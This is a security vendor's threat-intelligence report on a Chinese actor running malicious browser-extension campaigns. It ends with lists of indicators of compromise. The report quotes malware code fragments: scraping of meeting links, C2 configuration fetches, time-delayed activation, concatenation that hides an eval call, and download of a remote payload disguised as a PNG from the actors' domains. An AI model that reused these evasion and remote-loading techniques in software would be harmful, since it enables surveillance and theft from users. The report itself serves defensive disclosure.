DarkSpectre: Unmasking the Threat Actor Behind 8.8 Million Infected Browsers

By Tuval Admoni,Gal Hachamov,

Archived: 2026-04-02 10:58:41 UTC

Over the past year, we've encountered hundreds, if not thousands, of malicious items across numerous marketplaces. But this is the first time we've found a well-funded criminal organization responsible for several of the largest and most sophisticated campaigns we've ever uncovered.

We're calling them **DarkSpectre** - a Chinese threat actor behind at least three major malware campaigns infecting over **8.8 million users** in over 7 years of operation. And today, we are telling their story, along with uncovering another DarkSpectre campaign affecting 2.2M users, and a new Opera browser extension with nearly 1 million installs tied to GhostPoster..

This isn't three separate threat actors running similar operations. This is one highly organized operation - and while tracking their infrastructure, we stumbled onto something new: a 2.2-million-user campaign stealing corporate meeting intelligence that we're disclosing for the first time.

We're publishing this because organizations need to understand: the extension threat landscape isn't scattered opportunistic criminals. It's professional operations like DarkSpectre - patient, sophisticated, and operating at nation-state scale.

The Discovery Chain: How We Connected Three Campaigns to One Actor

Starting Point: ShadyPanda

After publishing our initial ShadyPanda investigation, we went back to expand our IOC research. We expected to find a few more connected extensions. We found over 100.

Our pivot points were two domains from the original investigation: **infinitynewtab.com** and **infinitytab.com**.

Here's the clever part: these weren't C2 or exfiltration domains. They were legitimate sites powering the legitimate functionality of the extensions - new tab features, weather widgets, the stuff users actually wanted. But DarkSpectre reused these same "clean" domains across other extensions that connected to completely different malicious C2 and exfiltration infrastructure. The legitimate side of their operation became the thread that tied everything together.

First Expansion: New Clusters Emerge

From these domains, we identified extensions communicating with this infrastructure. Digging into their code revealed additional hardcoded domains, API endpoints, and redirect chains. Two new clusters emerged:

The jt2x.com cluster - Extensions using api.jt2x.com for C2 operations, configuration downloads, data exfiltration, and affiliate fraud schemes.

The zhuayuya.com / muo.cc cluster - A separate group using different domains but identical operational patterns.

One domain led to extensions. Those extensions revealed new domains. Those domains connected to more extensions. Some extensions led us to publishers with dozens of other extensions using entirely different infrastructure. The network kept expanding: **100+ extensions** across Chrome, Edge, and Firefox.

The GhostPoster Connection


Among the newly discovered extensions was **"New Tab - Customized Dashboard"** - a sophisticated time-bomb extension that waits 3 days before activating. Its C2 infrastructure caught our attention:

We went to flag these domains in our system. A popup alert appeared: *"These domains are already flagged as GhostPoster."* **liveupdt.com** and **dealctr.com** - the exact same C2 domains we documented in our GhostPoster investigation, which infected 50,000 Firefox users through malicious PNG icons.

Same infrastructure. Same payload delivery technique (code disguised as PNG files). Different marketplace. One operator.

But the GhostPoster connection didn't end there. A SOC team reached out to us after finding one of our IOCs in their environment. Their discovery led us to a new extension in the Opera browser marketplace: **"Google™ Translate" by charliesmithbons** - with almost 1 million installs.

We investigated and found the same malicious behavior as GhostPoster: the extension disguises itself as a translation tool but strips security protections from all websites, installs a hidden iframe backdoor for remote code execution, and disables anti-fraud protections on Chinese e-commerce affiliate links. It communicates with **mitarchive.info** - a domain from the original GhostPoster campaign - and a new domain: **gmzdaily.com**.



Google™ Translate in Opera addons marketplace


The Zoom Stealer Connection

But we weren't done. One extension appeared in our ShadyPanda expansion that didn't fit the pattern:

Twitter X Video Downloader

This extension communicated with **infinitynewtab.com** - core ShadyPanda infrastructure. But when we analyzed its behavior, we found something unexpected: it wasn't just running data exfiltration and user surveillance. It was harvesting meeting intelligence from 28+ video conferencing platforms.

Following this thread led us to 17 more extensions doing the same thing - a completely separate campaign we've named **The Zoom Stealer**. Its objective is building a searchable database of corporate meeting intelligence.



DarkSpectre's Arsenal: Multiple Playbooks, One Actor

What makes DarkSpectre dangerous isn't just their scale - it's their versatility. Three distinct playbooks for three different objectives:

Playbook A: The Long Game (ShadyPanda)

Objective: Mass surveillance + affiliate fraud at scale

Upload legitimate extensions, maintain them for 3-5+ years, earn "Featured" and "Verified" badges, then weaponize the entire install base with a single update. Time-delayed activation, remote code injection, configuration-based C2. Some extensions ran clean for 5+ years before flipping.

Scale: 5.6M users across 100+ extensions on Chrome, Edge, and Firefox

Playbook B: The Trojan Image (GhostPoster)

Objective: Stealthy payload delivery to Firefox users

Malicious code hidden inside PNG icon files using steganography. The extension loads its own logo, extracts hidden JavaScript, executes it. Multi-stage loading with 48-hour delays and 10% activation probability. Same C2 infrastructure as ShadyPanda.

Scale: 1.05M users across 18 extensions in Firefox and Opera

Playbook C: Corporate Intelligence (The Zoom Stealer)

Objective: Building a database of corporate meeting intelligence

Extensions disguised as meeting productivity tools, requesting permissions for 28+ video conferencing platforms. Real-time WebSocket exfiltration of meeting links, credentials, participant lists, and speaker dossiers. This isn't consumer fraud - this is corporate espionage infrastructure.

Scale: 2.2M users across 18 extensions on Chrome, Edge, and Firefox

What Three Playbooks Tell Us

Opportunistic criminals don't maintain this level of operational diversity. They find one thing that works and repeat it until it stops working.

DarkSpectre operates differently:

- **Parallel campaigns** across all major browser platforms
- **Distinct techniques** adapted to each platform and objective
- **Long-term infrastructure investment** (7+ years of activity)
- **Evolving objectives** (from fraud to surveillance to corporate espionage)

This is organized. This is funded. This is strategic.

Campaign Deep-Dive: The Zoom Stealer

The meeting intelligence operation - 2.2 million victims

A Different Objective

ShadyPanda and GhostPoster focused on surveillance, affiliate fraud, and RCE backdoors - monetizing user data while maintaining persistent access. The Zoom Stealer represents something more targeted: systematic collection of corporate meeting intelligence.

The Discovery

One extension bridged the gap: **Twitter X Video Downloader**.

This extension communicated with **infinitynewtab.com** - core ShadyPanda infrastructure. But it was also accessing video conferencing platforms and harvesting meeting data. From this extension, we found another exfiltration domain used by all 18 extensions in this cluster.


The Extensions

These weren't obvious malware. They were functional tools that delivered real value:

- Video downloaders (that worked)
- Meeting timers (that worked)
- Auto-admit helpers (that worked)
- Recording assistants (that worked)

Users got what was advertised. The extensions earned trust and positive reviews. Meanwhile, surveillance ran silently in the background.

One extension stands out: **Chrome Audio Capture** with 800,000+ installations alone.



Chrome Audio Capture live in the marketplace

The Permission Tell

Regardless of stated function, every Zoom Stealer extension requested access to 28+ video conferencing platforms: Zoom, Microsoft Teams, Google Meet, Cisco WebEx, GoToWebinar, ON24, Demio, and 21+ more.

A Twitter video downloader has no reason to access Zoom. A Google Meet timer has no reason to access WebEx. But every extension in this campaign requested access to all of them.

The Data Collection Engine

When you visit a webinar registration page with one of these extensions installed, the extension's content script springs into action, scraping the page for every piece of valuable information - meeting URLs with embedded passwords, meeting IDs, topics, descriptions, scheduled times, and registration status:

```
// What your extension is doing while you register for a
webinar
var show = {
  topic: "Q4 Strategy Review",           // Meeting title
  description: "Confidential...",         // Full
description
  time: "Jan 15, 2024 2:00 PM EST",      // When it
happens
  url: "zoom.us/j/123456789?pwd=abc123", // HOW TO JOIN
  timestamp: Date.now()
};
```

But it doesn't stop at meeting details. The extensions systematically scrape professional information from webinar speakers and hosts - names, titles, bios, profile photos, and company affiliations:

```
// Scraping speaker information
speakers.forEach(function(speaker) {
  mySpeaker.name = speaker.innerText;        // "John
Smith"
  mySpeaker.title = speaker.innerText;       // "CISO,
Acme Corp"
  mySpeaker.description = speaker.innerText; // Full bio
  mySpeakers.push(mySpeaker);
});
```

For every webinar you registered for, the extensions built a professional dossier of the speakers. Beyond the people, they collected company logos, promotional graphics, and session timing - tracking whether registrations succeeded or failed.

Real-Time Exfiltration

The most alarming aspect wasn't just what data was collected - it was how it was transmitted. WebSocket Connection for Live Streaming.

These aren't extensions that check in periodically. They establish a persistent WebSocket connection that streams your meeting activity in real-time. The moment you join a meeting, open a registration page, or navigate to a video conferencing platform, that data flows immediately to the attacker's server.

What Do You Do With Meeting Intelligence?

DarkSpectre now has 2.2 million users' worth of meeting data. What's it worth?

Corporate Espionage: Competitors could purchase access to strategy meetings, product roadmap discussions, M&A negotiations. The database has the actual join links.

Sales Intelligence: Knowing which companies attend which webinars reveals their interests, pain points, and purchasing timelines.

Social Engineering: Armed with speaker names, titles, bios, and photos, attackers craft highly convincing phishing campaigns. "Hi, this is Sarah from the product roadmap webinar you attended..."

Direct Access: Selling meeting links to the highest bidder. Want to listen in on a competitor's earnings preview?

The Bigger Threat

Impersonation attacks and corporate espionage have surged in recent years. This campaign appears to be building the infrastructure to enable exactly these attacks at scale.

By systematically collecting meeting links, participant lists, and corporate intelligence across 2.2 million users, DarkSpectre has created a database that could power large-scale impersonation operations - providing attackers with credentials to join confidential calls, participant lists to know who to impersonate, and context to make those impersonations convincing.

Your meeting links are valuable to competitors, threat actors, and nation-states. Yet the security model for protecting them - trusting browser extensions with broad permissions - remains laughably weak.

Campaign Deep-Dive: ShadyPanda

The flagship operation - 5.6 million victims

The Original Discovery

Our initial ShadyPanda investigation uncovered a 7-year campaign infecting 4.3 million users. Extensions presented themselves as productivity tools - new tab pages, translators, tab managers - while operating as comprehensive spyware.

The Expansion: 100+ Extensions

Going back to expand our IOC research, we discovered an additional 100+ extensions connected to the same infrastructure, adding 1.3 million more victims.

Current Threat Breakdown:

- **9 actively malicious** - stealing data, hijacking searches, running affiliate fraud right now
- **85+ dormant sleepers** - legitimate today, waiting for their weaponization update

The jt2x.com Cluster (4 Active Extensions)

Four extensions currently communicating with **api.jt2x.com** for C2 operations. Two masquerade as translation tools, while the others present themselves as tab management utilities. Beneath these helpful facades lies a sophisticated affiliate fraud and data exfiltration operation.

How It Works:

When you install one of these extensions, it immediately reaches out to download its malicious configuration:

```
// Extension calls C2 server on startup
fetch('https://api.jt2x.com/v1/extension/time')
  .then(response => response.json())
  .then(config => {
    // Store malicious configuration locally
    chrome.storage.local.set({ systemConfig: config });
  });
```

The C2 server responds with a JSON payload that tells the extension exactly what to do:

```
{
  "c": {
    "main": true,  // Malicious features ENABLED
    "se": [
      "nYF1EHhjhiTJG2bS",  // SHA-256 hashes of search engines to hijack
      "2dijueuRcjqL1HgL",
      "7OsotwUAt0Hzuq6m",
      // ... 9 search engines total
    ],
    "j": "https://www.bcaicai.com/link/info.html",  // Remote injection script
    "hs": [
      { "p": "\\/mall\\/active\\/", "k": "jp" },  // JD.com targeting patterns
      { "p": "\\/\\d+\\/\\d+\\.html", "k": "si" }
    ],
    "f": 16  // Feature flags (search hijacking enabled)
  }
}
```

This configuration-based approach means the operators can change the extension's behavior without pushing an update - they just modify what the server returns.

What They're Doing:

- **Remote Code Injection:** Downloads and executes JavaScript from bcaicai.com on every website visited. Operators can change this code anytime - steal passwords, log keystrokes, inject fake payment forms - no extension update needed.

- **Persistent Tracking:** Generates device/user identifiers to track across sessions and build behavioral profiles.
- **Search Hijacking:** Monitors 9+ search engines, modifies result links to route through affiliate tracking.
- **E-Commerce Fraud:** Targets JD.com and Taobao with URL pattern matching, replacing legitimate links with affiliate versions.

The Time Bomb: "New Tab - Customized Dashboard"

This extension demonstrates DarkSpectre's sophistication with time-delayed activation:

```
// TIME-DELAYED ACTIVATION - Waits 3 days!
function lodeInsDt() {
    var a = localVals[scrambledName];
    if (a) {
        // Calculate days since install
        a = ((new Date).getTime() - a / fix) / 1E3 / 3600 / 24;

        if (3 > a) {
            // Less than 3 days - wait
            loderlog(a + "<3 deng...");
        } else {
            // 3+ days - activate malware!
            NdFtchSvrCd() && LdRmtSvrCd(!0);
            ExRmtSvrCd();
        }
    }
}
```

When you submit an extension to Chrome or Edge, reviewers test it for malicious behavior. But they don't wait 3 days. This extension looks completely legitimate during the review period, passes all checks, gets approved, and only then activates its malicious payload. Even better - it only activates on ~10% of page loads, making it even harder to catch in testing.

The code is also heavily obfuscated to evade static analysis. The extension hides eval() calls using string concatenation and object property access:

```
// Hidden eval() to evade detection
this["ev"+""+""+""+"al"](function(p, a, c, k, e, d) {
    // Packed malicious payload
}('7 j={},X;21();6 21(){q.P===q.L&&l.o.x.17...', 62, 212,
parseAttrs('CMjou0zj...')));
```

After the 3-day waiting period, the extension contacts its C2 infrastructure to download the actual malicious payload:

```
function LdRmtSvrCd(a) {
    var b = new XMLHttpRequest;
    // Primary C&C server
    var c = "https://www.liveupdt.com/ext/load.php?f=svr.png";
    // Fallback to backup server
    if (!a) c = "https://www.dealctr.com/ext/load.php?f=svr.png";
    b.open("GET", c, true);
    b.send();
}
```

The server responds with ~67KB of encoded JavaScript disguised as a PNG image - the same technique and the same domains used in GhostPoster. The extension decodes and executes this payload on every website you visit. No extension update needed, no review process to bypass. The operators control what runs in your browser by updating what their servers return.


So what's actually in that downloaded payload? Here's what the operators are currently running (though remember, they can change this at any time):

- **Persistent Tracking:** Every page you visit, every search you make, every link you click. A persistent user ID stored in both local and sync storage survives even browser reinstalls.
- **Affiliate Fraud:** Targets Taobao and JD.com affiliate links, hijacking commissions through hidden redirects.

The entire payload is wrapped in multiple layers of obfuscation - custom encoding, XOR encryption, and packed JavaScript. Every part of this extension is designed to evade detection.

WeTab: The Flagship Spyware

WeTab remains the most comprehensive spyware in the ShadyPanda arsenal - full browsing history collection, search query logging, mouse click tracking with pixel-level precision, and personal data exfiltration to 17 different domains (8 Baidu servers in China, 7 WeTab servers in China, and Google Analytics). It maintains twin presences in the Chrome marketplace with 300,000+ combined installations. Still active. Still collecting.



The 85+ Sleeper Extensions

These extensions have completed their trust-building phase:

- Hundreds of thousands of combined installs
- Years of positive reviews
- "Featured" and "Verified" badges
- Clean code (for now)
- Active user bases with complete trust

Based on the established DarkSpectre playbook, any of these could flip malicious with the next update. The operators have demonstrated they'll wait 5+ years. They'll weaponize when it serves their strategic goals.

Attribution: The Chinese Connection

Everything we've uncovered points in one direction - a well-resourced Chinese operation:

Infrastructure

- C2 servers consistently hosted on **Alibaba Cloud** infrastructure in China
- **ICP (Internet Content Provider) registrations** linked to Chinese provinces, particularly Hubei

Code Artifacts

- Chinese language strings throughout the codebase
- Chinese comments and variable names
- Development patterns consistent with Chinese timezone activity

Targeting

- Affiliate fraud schemes specifically designed for **Chinese e-commerce platforms** (JD.com, Taobao)
- URL pattern matching tuned to Chinese marketplace structures

Operational Characteristics

- **Extreme patience:** Maintaining legitimate extensions for 5+ years before weaponization
- **Multi-platform capability:** Simultaneous operations across Chrome, Edge, and Firefox
- **Diverse objectives:** Consumer fraud, surveillance, and corporate espionage
- **Scale:** 8.8M+ victims requires significant infrastructure investment

What This Suggests

The combination of patience, scale, technical sophistication, and operational diversity points to an adversary with substantial resources and long-term strategic goals.

Whether DarkSpectre is state-sponsored, state-adjacent, or a well-funded criminal organization with state tolerance, they operate at a level that most threat actors cannot sustain. The discipline to maintain dozens of legitimate extensions for years - just waiting for the right moment to weaponize - requires funding, organization, and strategic vision.

Final Thoughts

We identified DarkSpectre because we had the infrastructure IOCs to pivot from. We could follow the breadcrumbs from ShadyPanda to GhostPoster to The Zoom Stealer because they shared infrastructure.

DarkSpectre likely has more infrastructure in place right now - extensions that look completely legitimate because they *are* legitimate, for now. They're still in the trust-building phase, accumulating users, earning badges, waiting. Only time will tell what else they've been preparing while we were uncovering these three operations.

And DarkSpectre is just one group. How many other threat actors - Chinese, Russian, North Korean, or otherwise - are running similar long-term operations? In total, this group has almost 300+ extensions that we found across multiple campaigns. The total number of sleeper extensions across all threat actors is unknowable.

The marketplace model checks extensions once at upload. DarkSpectre updates whenever they want. That's why Koi built Wings - our risk engine that analyzes every version of every extension using static analysis, dynamic analysis, and agentic AI. That's how you catch sleeper threats that wait years to activate.

Book a demo to see how Koi's continuous monitoring catches what marketplaces miss.

IOCs

Update (February 12, 2026):

After publication, we conducted additional validation regarding the domain meetingtv[.]us, which was originally included in the IOC list. While the domain appeared in code analyzed during our investigation, we have determined that there is no evidence that this domain is connected or related in any way to the malicious infrastructure or the threat actor group described in this report.

New Domains - Shady Panda

- infinitynewtab[.]com
- infinitytab[.]com
- jt2x[.]com
- zhuayuya[.]com
- 58.144.143.27
- muo[.]cc
- websiteshare[.]cn
- diytab[.]com
- userscss[.]top
- istartnewtab[.]com
- letsearchesp[.]com
- policies.extfans[.]com

New Domains - GhostPoster

- gmzdaily[.]com

Chrome - The Zoom Stealer

- kfokdmfpdnokpmpbjhjbcabgligoelgp
- pdadlkbckhinonakkfkdaadceojbekep
- akmdionenlnfcipmdhbhcnkighafmdha
- pabkjoplheapcclldpknfpcepheldbga
- aedgpiecagcpmehhelbibfbgpfiafdkm
- dpdgjbnanmmlikideilnpfjjdbmneanf
- kabbfhmcaaodobkfbnnehopcghicgffo
- cphibdhgbdoekmkkcbbaoogedpfibeme
- ceofheakaalaecnecdkdanhejojkpeai
- dakebdbeofhmlnmjlmhjdmmjmfohiicn
- adjoknoacleghaejlggocbakidkoifle
- pgpidfocdapogajplhjofamgeboonmmj
- ifklcpoenaammhnoddgedlapnodfcjpn
- ebhomdageggjbmomenipfbhcjamfkmbl
- ajfokipknlmjhcioemgnofkpmdnbaldi

Edge - The Zoom Stealer

- mhjdjckeljinofckdibjiojbdpapoecj

Firefox - The Zoom Stealer

- {7536027f-96fb-4762-9e02-fdfaedd3bfb5}
- xtwitterdownloader@benimaddonum.com

Chrome - Shady Panda

- aikflfpejipbpjdlfabpgclhblkpaafo
- dbfmnekepjoapopniengjbcpnbljalfg
- nnnkddnnlpamobajfibfdgfnbcnkgngh
- ppfdcmempdfjnanjegmjhanplgjicefg
- fmiefmaepcnjahoajkfckenfngfehhma
- edojphplonjclmfckdiolpahpgcanjnh
- bjehnpiidogpaocjjfhnopdjcahigggm
- kdgjiakonpbfmndaacfhamdoangincgp
- dihekmadkkcgnffajefocfamnpimlhah
- eijnkinhnplaekpllmgbbfieecdhcmcp
- mdlkdelnchilkeedllnnjfigkhhadlff
- agepkkdokhlaoiaenedmjbfnblfdiboc
- epepbcdeelckgplpmmmnmjplbeipgllo
- makeekhnfplggoaiklkphfopajegajci
- cahdpfhnokmnnjhoaoliabdbcbbokmgc
- mmpfmolbdhdfoblfggigchncdgmdnjha
- knejepegjmjmjlhficbikmblnbemdpke
- cjlabngphhjjdapemkdnpgkpebkpjbbe
- jeaebbdndojkbnnfcaihgokhnakocbnf
- bajoeadpdidoahbhphmhejmbdmgnbdci
- goiffchdhlcehhgdpdbocefkohlhmlom
- djkddblnfgendjoklmfmocaboelkmdkm
- codgofkgobbmgglciccjabipdlgefnch
- cicnbbdlbjaoioilpbdioeeaockgbhfi
- mchacgmgddefeohkjobefhihbadocneh
- oelcnhfgpdjeocflhhfecinnpjojeokp
- fllcifcfhgmmfpogmpedgbjccnjalpjo
- fmgaogkbodhdhhbgkphhbokciiecllno
- dkbpkjhegfanacodkmfjeackckmehkfp
- jooiimddfkjoomennmpjabdbbpdocjng
- dekjibpkbhgbnmnfibnibnjoccaphfog
- mnamhmcgcfflfjafflanbhbfffpmkmmm
- ambcheakfbokmebglefpbbphbccekhhl
- nmaegedpdmepbkahckadmaolllgmogma
- doeomodlafdbbnajjllemacdfphbbohl
- meobjhkdifjealkiaanikkpajiaalcad
- kfdopiiledmclnopmihkclnfgdiggjna
- cfgiodgnkinmacjkgjgdejeciohojglp
- okepehobneenpbhiendcjcanjodhmcbj
- cdgonefipacceedbkflolomdegncceid
- bgkdocoihppjkdfaghndpjlfoehjcmka
- ldmnodpmebcfcdkejkdakphbcjnmejlf

- pdfladlchakneeclhmpoboohikpbchkj
- gipnpcencdgljnaecpekokmpgnhgpela
- idholfkkmfccbondfiabhlmdfeamnnaj
- bpgaffohfacaamplbbojgbiicfgedmoi
- jdehnhjckcbfdkgnlbfjokofagpbbdgl
- dijcdmefkmlhnbkcejcmepheakikgpdg
- gndlcpbcmhbcaadppjjekgbhfhceeikm
- lepdjbhbkpfenckechpdfohdmkhogojf
- hbjeophpjnopmeheabcilmgdhnnjbmbo
- dlfjoijnhjeagkenhbililbdiooginng
- kolgdodmgnnhnijmnnidfabnghgakobl

Edge - Shady Panda

- edohfgmjmdnibeihfcajfclmhapjkooa
- pdjpkfbpeniinkdlmibcdebccnkimnna
- hmpjibmngagmkafmijncjokocepchnea
- kljbaedmklfnlgfmmbodnckafhllkjnd
- lmppkgmbapjgihlpadknmfalefnfnfnd
- ldghoefcghcinacfneopmnechojlhldf
- mgjfjcimpkdjgeldkcaoboiojmlcleka
- aghafppaelpjbjajpgcogcojcbmappoi
- kgdjeaonamhfooejllllfpeappcgfpod
- knjgknhkgmedmajpkhooaagjgfgbcndo
- apoklfecapckgpbbcpaiebemaghmkncf
- podfjomopoejmlkfnhanlmlagcnlappd
- idngjfdlfbfgecemidnhbdcogggnjkpg
- kghabofklgjfnipgkjadlogcjbebkeid
- fmmfeaoidanfcipomjfolmchjdnhmaio
- cfmfokegjjljmdcdpnmlfajlddngkoah
- eoimljninkkepafoijpgbedkkieobfek
- ojmaccnnagaiokckbcpdldhnifkibcah
- bhoebgegnjoehioianjnjakeeggajanb
- edojphplonjclmfckdiolpahpgcanjnh
- leaglmohfmgdengbciphnodmcgfgdgnf
- ljdhejdbbogemelgkihbabifpfdfomcc
- hfokkkgobhlkcagflcbgcokdbnknfngo
- hilgkhepkfjdkkdigphhcgmghefdledg
- jipclfaahkhinbelbojjblmbcpkaipko
- cmckpheolajgbmhlfhgelajhhfgjbhpk
- jjdhjfgoadphekgihokkigfghndfmffb
- nelegdbdfopcgkignnifhdoiapldlhpf
- dnojfjfegklgconkoekfkaajejmdgdkj

- nnceocbiolncfljcmajijmeakcdlffnh
- dacliiapfipnlipdmifioaijepgmhdga
- cpbbiepjnljbnngpepgeaojjeneacpld
- ocopipabchoopeppmgiigphgbicocoea
